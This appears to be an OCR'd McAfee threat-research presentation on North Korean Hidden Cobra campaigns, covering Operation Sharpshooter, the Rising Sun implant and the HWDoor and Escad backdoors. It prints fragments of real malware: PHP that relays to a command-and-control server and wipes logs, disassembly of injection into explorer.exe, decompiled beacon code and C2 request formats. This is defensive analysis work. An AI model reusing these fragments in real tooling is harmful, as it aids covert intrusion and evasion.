```

Check IP against hashed IPs

```
$ConFile = "ServerSetting.xml";
if(@file_exists($ConFile))
{
    $fp = @fopen($ConFile , "r");
    $config = @fread($fp , filesize($ConFile));
    @fclose($fp);
    $configary = @explode(':', $config);
    $ip = $configary[0];
    $port = $configary[1];
    $fp = @fsockopen($ip, $port, $errno, $errstr, 30);
```

Connection opened to the actual command and control server by the intermediate command and control server.

```
function DeleteLogFiles()
{
    @unlink("style20170925".$_POST['wr_id']."256.css");
    @unlink("style20180109".$_POST['wr_id']."370.css");
    $index = 0;
    while(1)
    {
        $fileName = "jquery2017".$_POST['wr_id'].$index."09.css";
        if (@file_exists($fileName))
            @unlink($fileName);
        else
            break;
        $index ++;
    }
}
```

Delete Log Files Function

Operation Sharpshooter

- Designed to target Middle East aerospace companies
- First stage implant used by the actor to collect basic data and install further implants
- Retrieved by Framework.php hosted on the command and control server
- Capabilities
  - Gets HTTP user agent
  - Collects and sends file path with running processes
  - As a response to HTTP POST, Vendor.php sends apple.png (Rising Sunv2) to Mypng.png
  - Once the contents of apple.png file are downloaded from CNC, decrypts Rising Sun v2 into memory

alive=verify_session&page=**<base64_encoded_path_of_self>&**session_data=**<base64_encoded_process_filepaths>**

Data format

```
                lea     rdx, [rsp+0EC8h+me] ; lpme
                mov     rcx, rbx        ; hSnapshot
                mov     [rsp+0EC8h+me.dwSize], 438h
                call    cs:Module32FirstW
                test    eax, eax
                jz      short loc_13F5A2324
                lea     r8, [rsp+0EC8h+me.szExePath] ; Src
                lea     rcx, [rsp+0EC8h+Dst] ; Dst
                mov     edx, 400h       ; SizeInWords
                call    wcscpy_s

loc_13F5A2324:                          ; CODE XREF: inject_code_into_explorer_process+D8↑j
                mov     rcx, rbx        ; hObject
                call    cs:CloseHandle

loc_13F5A232D:                          ; CODE XREF: inject_code_into_explorer_process+A3↑j
                lea     rdx, [rsp+0EC8h+Dst] ; Str2
                lea     rcx, Str1       ; "c:\\windows\\explorer.exe"
                call    _wcsicmp
                test    eax, eax
                jz      short loc_13F5A235D
                lea     rdx, [rsp+0EC8h+pe] ; lppe
                mov     rcx, rdi        ; hSnapshot
                call    cs:Process32NextW
                test    eax, eax
                jnz     loc_13F5A22A0
```

Implant injecting into memory

Operation Sharpshooter

- Tracking additional C2s was possible by knowing the HTTP request format associated with command interpreter
- Command interpreter accepts a specific format, C2 backend provided insight
- We discovered additional C2s hosting ASP code instead of PHP
  - This indicates the backend was adapted into two code formats to be able to be run on any kind of platform
- In the request header ‘Accept-Language’ we identified North Korean language set

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "pageKey" = "10957"
  Form item: "page" = "free"
  Form item: "wr_id" = "783073"
  Form item: "session_id" = "bO05AAJvr8aSrLiMTbtv5ncGGJ9jaQbdWlHajNqGscR4MDZMXSJ13siBy2DhIaVR5
```

HTTP Request from Rising Sun implant 2018

This names are random, the difference is not significant

Very Similar

The HTTP request format is identical

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "boardID" = "1773"
  Form item: "page" = "free"
  Form item: "wr_id" = "351125"
  Form item: "session_id" = "9l0FACtTA4frGPkpxdmgk53GHY0fMilWh7Yc8LJFqDLsEU0UzYaxPNFFxC30axHccZCqln
```

HTTP Request from Op Sharpshooter

```
POST /webzine/bottom.asp HTTP/1.1\r\n
  Expert Info (Chat/Sequence): POST /webzine/bottom.asp HTTP/1.1\r\n
    Request Method: POST
    Request URI: /webzine/bottom.asp
    Request Version: HTTP/1.1
Cache-Control: no-cache\r\n
```

ASP based command handler

```
Content-Type: application/x-www-form-urlencoded\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: ko-kp,ko-kr;q=0.8,ko;q=0.6,en-us;q=0.4,en;q=0.2\r\n
```

Accept-Language Setting in request header (ko-kp)

Operation Sharpshooter


- Vendor PHP file is used to
  - Log remote IP and identifier to a log called jquery2018.js with timestamp
  - Whitelist checking of client IP against specific MD5s
  - Checks HTTP User Agent
  - Checks to see if the POST request contains the parameter alive=verify_session
  - Script will serve the file apple.png to the infected client

```
if(!strcmp($_POST['alive'], "verify_session") && file_exists("apple.png"))
{
    @readfile("apple.png");
}
```

Vendor.php serving apple.png to downloader

Operation Sharpshooter


- Variations of Rising Sun can be traced back to as early as 2015
- Another indication that the backend framework has been used for years to support operations
- ATR can trace a linage of samples originating in the public domain going back to 2017





Operation Sharpshooter


2019 Activity – additional targeting in the Middle East

- Additional activity was observed in 2019 targeting an Israeli defense contractor
- Within the Accept-Language parameter in the email header, Korean language was present
- Attached file exploited CVE-2018-20250 involving a WinRar vulnerability
- Masquerading as SysAid product documentation that actually contains a Rising Sun downloader









Tools and Implants

US CERT Classified Implants

- BANKSHOT
- BADCALL
- HOPLIGHT
- TYPEFRAME
- KEYMARBLE
- SLICKSHOES
- BUFFETLINE
- ELECTRICPHISH
- ARTFULPIE
- CROWDEDFLOUNDER
- BISTROMATH
- HOTCROISSANT


Industry Classified Implants


- GOLDRAGON
- RISING-SUN
- HAOBAO
- HONEYBEE
- BACKDOOR ESCAD
- BACKDOOR AKDOOR
- BACKDOOR NUKESPED
- BACKDOOR DESTOVER
- TROJAN AKDOOR
- TROJAN HWDOOR
- BRAMBUL
- JOANAP


McAfee™


Implant Development – the past, the present and the future

- Several implants have long development timelines lasting years
- Some implant families have appeared recently with new variants
- Dataset is based on samples observed by McAfee Labs












McAfee™

Implant Development – the past, the present and the future







McAfee™

Implant Development – Trojan Hwdoor

- HWDoor is a broad anti-malware detection name for a family of Hidden Cobra backdoors
- HWDoor has been in existence since Operation Troy
- New versions of this backdoor have appeared in 2020

```
int __stdcall sub_100166A0(char *a1)
{
  FILE *v1; // eax@1
  FILE *v2; // ST14_4@1
  FILE *v3; // ST0C_4@1
  size_t v4; // eax@1

  v1 = fopen("C:\\Windows\\Temp\\server_dll.log", "at+");
  v2 = v1;
  v3 = v1;
  v4 = strlen(a1);
  fwrite(a1, 1u, v4, v3);
  return fclose(v2);
}
```

Server Logs files

```
sub_10009230(0, 60000, 180000, 180000);
sub_100068C0(L"Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko");
LOBYTE(v30) = 1;
sub_10009140((Concurrency::details::_CancellationTokenRegistration *)&v29);
LOBYTE(v30) = 0;
sub_10006940(&v29);
sprintf(&v13, "msgid=Saves&id=%llx&buffer=", v11[2], v11[3]);
v15 = a3 + strlen(&v13);
v4 = (char *)malloc(v15 + 1);
memset(v4, 0, v15 + 1);
v5 = strlen(&v13);
memcpy_0(v4, &v13, v5);
v6 = strlen(&v13);
memcpy_0(&v4[v6], a2, a3);
sub_10008E60(v4, v15);
sub_100067F0(&Dest, L"%d", v15);
sub_100069A0(L"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n");
sub_100069C0(L"Accept-Language: ko-KR;q=0.8,ko;q=0.6,ko-KR;q=0.4,ko;q=0.2\r\n");
sub_100069C0(L"Content-Type: application/x-www-form-urlencoded\r\n");
sub_100069C0(L"Accept-Encoding: gzip, deflate\r\n");
sub_100069C0(L"Content-Length: ");
sub_100069C0(&Dest);
sub_100069C0(L"\r\nConnection: Keep-Alive\r\n");
sub_100069C0(L"Cache-Control: no-cache\r\n");
sub_10009000((Concurrency::details::_CancellationTokenRegistration *)&v12);
sub_100068C0(L"POST");
LOBYTE(v30) = 2;
sub_10007770((Concurrency::details::_CancellationTokenRegistration *)&v28, 0);
LOBYTE(v30) = 0;
sub_10006940(&v28);
if ( unknown_libname_4(v11 + 6) )
{
  v7 = (const char *)unknown_libname_4(v11 + 6);
  if ( !strncmp(v7, "bookcodes:200", 0xDu) )
  {
    if ( a4 )
      *(_DWORD *)a4 = a3;
    v16 = 200;
  }
  else
  {
    v8 = (const char *)unknown_libname_4(v11 + 6);
    strncmp(v8, "bookcodes:300", 0xDu);
    v16 = 300;
```

Korean Language HTTP Headers

HTTP Header Code

Implant Development – Backdoor Escad

- **Escad is an implant that has been associated with Hidden Cobra for years**
- **Escad is a listening implant installed on victim machines**
- **Variants of Escad have been tied to numerous high profile intrusions such as the Sony Pictures incident**
- **Last active development of Escad was April 2019**

Using Graph Correlation to identify malware DNA

- **Using visualization for:**

Trends

Evidences

Similarities

- **It can be scalable and can be used on thousand of samples.**
- **It spots similarities between them.**
- **It helps to draw hypothesis.**

Graph Theory

- A graph is a structure amounting to a set of objects in which some pairs of the objects are in some sense "related".
- The objects correspond to mathematical abstractions called vertices (also called *nodes* or *points*).
- Each of the related pairs of vertices is called an *edge* (also called *link* or *line*).

